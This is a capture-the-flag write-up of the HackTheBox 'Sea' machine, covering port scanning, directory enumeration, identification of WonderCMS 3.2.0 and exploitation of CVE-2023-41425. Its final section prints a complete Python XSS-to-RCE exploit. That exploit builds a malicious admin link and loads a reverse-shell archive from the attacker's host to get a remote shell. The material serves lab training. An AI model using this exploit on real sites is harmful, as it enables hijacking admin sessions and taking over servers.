

HTB-Sea



Rustscan

Rustscan discovers SSH and HTTP running on host. Typical HTB style Linux machine.

`rustscan --addresses 10.10.11.28 --range 1-65535`




```
PORT   STATE    SERVICE REASON
22/tcp open     ssh     syn-ack
80/tcp filtered http    no-response
```

Enumeration

HTTP - TCP 80

Let's get started with HTTP enumeration.

The website seems to be about a company that organizes bike competitions:


Sea

Home How to participate

Welcome to Sea


Hello! Join us for an exciting night biking adventure! We are a new company that organizes bike competitions during the night and we offer prizes for the first three places! The most important thing is to have fun, join us now!

About

We are a company dedicated to organizing races on an international level. Our main focus is to ensure that our competitors enjoy an exciting night out on the bike while participating in our events.

©2024 Sea

`/how-to-participate` has `contact` marked blue, meaning hyper link:


Sea

Home How to participate

How can I participate?


To participate, you only need to send your data as a participant through contact. Simply enter your name, email, age and country. In addition, you can optionally add your website related to your passion for night racing.

About

We are a company dedicated to organizing races on an international level. Our main focus is to ensure that our competitors enjoy an exciting night out on the bike while participating in our events.

©2024 Sea


Clicking on contact leads to `/contact.php`, but host name is not added to `/etc/hosts` file yet:


Burp Suite Professional

Error

Unknown host: sea.htb

After adding sea.htb to `/etc/hosts`, we can access `contact.php`:



Competition registration - Sea

Name:

Email:

Age:

Country:


Website:

`contact.php` is a registration page and user can send in information such as Name, email, and Website.

Feroxbuster

While enumerating `contact.php`, we will have feroxbuster enumerating subdirecotries:


`feroxbuster -u http://sea.htb`



```
301      GET        7l       20w      230c http://sea.htb/themes => http://sea.htb/themes/
301      GET        7l       20w      228c http://sea.htb/data => http://sea.htb/data/
301      GET        7l       20w      231c http://sea.htb/plugins => http://sea.htb/plugins/
301      GET        7l       20w      234c http://sea.htb/data/files => http://sea.htb/data/files/
301      GET        7l       20w      232c http://sea.htb/messages => http://sea.htb/messages/
404      GET        0l        0w     3341c http://sea.htb/data/files/imports
301      GET        7l       20w      235c http://sea.htb/themes/bike => http://sea.htb/themes/bike/
301      GET        7l       20w      239c http://sea.htb/themes/bike/img => http://sea.htb/themes/bike/img/
301      GET        7l       20w      239c http://sea.htb/themes/bike/css => http://sea.htb/themes/bike/css/
200      GET        1l        1w        6c http://sea.htb/themes/bike/version
200      GET       21l      168w     1067c http://sea.htb/themes/bike/LICENSE
404      GET        0l        0w     3341c http://sea.htb/data/files/_engine
200      GET        1l        9w       66c http://sea.htb/themes/bike/summary
```

Feroxbuster went recursive and found bunch of interesting directories. Let's look at some of them.

`http://sea.htb/themes/bike/summary` provides information about the theme:



```
Animated bike theme, providing more interaction to your visitors.
```


`http://sea.htb/themes/bike/LICENSE` is the default LICENSE page:

```
MIT License

Copyright (c) 2019 turboblack

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
SOFTWARE.
```

`http://sea.htb/themes/bike/version` shows the version of the CMS:

```
3.2.0
```

`sea.htb/themes/bike/README.md` reveals the CMS: WonderCMS bike theme




```
┌──(yoon㉿kali)-[~/Downloads]
└─$ cat README.md
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```

Now we know that WonderCMS bike theme 3.2.0 is running on the system.

Exploitation

CVE-2023-41425

Looking for known vulnerabilities regarding WonderCMS bike theme 3.2.0, **CVE-2023-41425** seems to be helpful:




CVE-2023-41425 Detail

Description

Cross Site Scripting vulnerability in Wonder CMS v.3.2.0 thru v.3.4.2 allows a remote attacker to execute arbitrary code via a crafted script uploaded to the installModule component.

Following this github tutorial, let's try to get a reverse shell:



The attached exploit "exploit.py" performs the following actions:

1. It takes 3 arguments:
   - URL: where WonderCMS is installed (no need to know the password)
   - IP: attacker's Machine IP
   - Port No: attacker's Machine PORT
2. It generates an xss.js file (for reflected XSS) and outputs a malicious link.
3. As soon as the admin (logged user) opens/clicks the malicious link, a few background requests are made without admin acknowledgement to upload a shell via the upload theme/plugin functionality.
4. After uploading the shell, it executes the shell and the attacker gets the reverse connection of the server.

Before executing the attack, don't forget to download the reverse shell from here.

Let's slightly modify the exploit code so that it will download the reverse shell from our python web server as such:


```
var urlRev = "http://sea.htb/wondercms/?
installModule=http://10.10.14.63:8000/revshell-
main.zip&directoryName=violet&type=themes&token=" + token;
```

Below is the full code after modification:

```
# Author: prodigiousMind
# Exploit: Wondercms 4.3.2 XSS to RCE


import sys
import requests
import os
import bs4

if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address
Port\nexample: python3 exploit.py http://localhost/wondercms/loginURL
```

```
192.168.29.165 5252")
else:
  data = '''
var url = "'''+str(sys.argv[1])+'''";
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
var token = document.querySelectorAll('[name="token"]')[0].value;
var urlRev = "http://sea.htb/wondercms/?
installModule=http://10.10.14.63:8000/revshell-
main.zip&directoryName=violet&type=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
 if (xhr3.status == 200) {
   var xhr4 = new XMLHttpRequest();
   xhr4.withCredentials = true;
   xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
   xhr4.send();
   xhr4.onload = function() {
     if (xhr4.status == 200) {
       var ip = "'''+str(sys.argv[2])+'''";
       var port = "'''+str(sys.argv[3])+'''";
       var xhr5 = new XMLHttpRequest();
       xhr5.withCredentials = true;
       xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?
lhost=" + ip + "&lport=" + port);
       xhr5.send();

     }
   };
 }
};
'''
  try:
    open("xss.js","w").write(data)
    print("[+] xss.js is created")
    print("[+] execute the below command in another terminal\n\n----------
-------------------\nnc -lvp "+str(sys.argv[3]))
    print("-----------------------------\n")
    XSSlink = str(sys.argv[1]).replace("loginURL","index.php?
page=loginURL?")+"\"></form>
<script+src=\"http://"+str(sys.argv[2])+":8000/xss.js\"></script>
<form+action=\""
    XSSlink = XSSlink.strip(" ")
    print("send the below link to admin:\n\n-----------------------------
\n"+XSSlink)
    print("----------------------------\n")

    print("\nstarting HTTP server to allow the access to xss.js")
    os.system("python3 -m http.server\n")
  except: print(data,"\n","//write this to a file")
```

